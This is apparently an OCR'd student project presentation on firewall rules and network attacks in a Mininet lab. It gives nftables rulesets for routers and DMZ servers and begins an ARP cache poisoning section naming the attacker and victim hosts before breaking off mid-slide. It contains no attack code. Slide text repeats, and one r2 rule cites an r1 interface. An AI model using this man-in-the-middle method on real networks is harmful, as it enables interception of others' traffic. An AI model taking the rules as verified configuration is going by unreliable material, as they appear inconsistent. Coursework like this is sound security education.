LINFO-2347: Computer System Security

Network Attacks & Firewall Security in Enterprise Environment

Final Project Presentation

BOTTON David 20262410
AISSOU Ammar 22812410

Instructor: Pr. Sadre Ramin
Program: MS Cybersecurity
Due Date: May 2025


Mininet Security Posture

Basic Firewall Ruleset

Attacks: ARP Cache Poisoning
Port Scan
Reflected DDos
SYN flooding


& Firewall Mitigations

Mininet Security Posture




Basic Firewall Ruleset

- Workstations can send a ping and initiate a connection towards any other host (other workstations, DMZ servers, internet).
- DMZ servers **cannot** send any ping or initiate any connection. They can only respond to incoming connections.
- The Internet can send a ping or initiate a connection **only** towards DMZ servers. They cannot send a ping or initiate connections towards workstations.




- Workstations can send a ping and initiate a connection towards any other host (other workstations, DMZ servers, internet).



- Workstations can send a ping and initiate a connection towards any other host (other workstations, DMZ servers, internet).


Router r1:

```
# Workstations → Any
iifname "r1-eth0" ip saddr 10.1.0.0/24 ct state new accept
# Any → Workstations
iifname "r1-eth12" ip daddr 10.1.0.0/24 ct state
established,related accept
```



Router r2:

```
# Workstations → Internet
iifname "r1-eth0" ip saddr 10.1.0.0/24 ct state new accept
# DMZ → Workstations (returns)
iifname "r2-eth12" ip saddr 10.12.0.0/24 ip daddr 10.1.0.0/24 ct state established,related accept
# Internet → Workstations (returns)
iifname "r2-eth0" ip saddr 10.2.0.0/24 ip daddr 10.1.0.0/24 ct state established,related accept
```




- DMZ servers **cannot** send any ping or initiate any connection. They can only respond to incoming connections.

Router r2:

```
# DMZ → Internet (returns)
iifname "r2-eth12" ip saddr 10.12.0.0/24 ip daddr 10.2.0.0/24 ct state established,related accept
# DMZ → Workstations (returns)
iifname "r2-eth12" ip saddr 10.12.0.0/24 ip daddr 10.1.0.0/24 ct state established,related accept
```

Each DMZ server:


```
chain output {
    type filter hook output priority 0; policy drop;
    # Allow response traffic only
    ct state established,related accept
}
```



- The Internet can send a ping or initiate a connection **only** towards DMZ servers. They cannot send a ping or initiate connections towards workstations.

Router r2:

```
type filter hook forward priority 0; policy drop;
# Internet → DMZ
iifname "r2-eth0" ip saddr 10.2.0.0/24 ip daddr 10.12.0.0/24 ct state new accept
# Internet → Workstations (returns)
iifname "r2-eth0" ip saddr 10.2.0.0/24 ip daddr 10.1.0.0/24 ct state established,related accept
```




ARP Cache Poisoning

Man-in-the-Middle attack that manipulates ARP tables

Attacker intercepts traffic between hosts by falsifying MAC address mappings

Common attack vector in internal networks



Overview

Targets workstation ws3 (10.1.0.3) and gateway router r1 (10.1.0.1)

Redirects all traffic through attacker's machine (ws2)

Allows **monitoring and modification of victim's network** traffic


Attack vector **in trusted LAN segment** (10.1.0.0/24)

Method


Resolves MAC 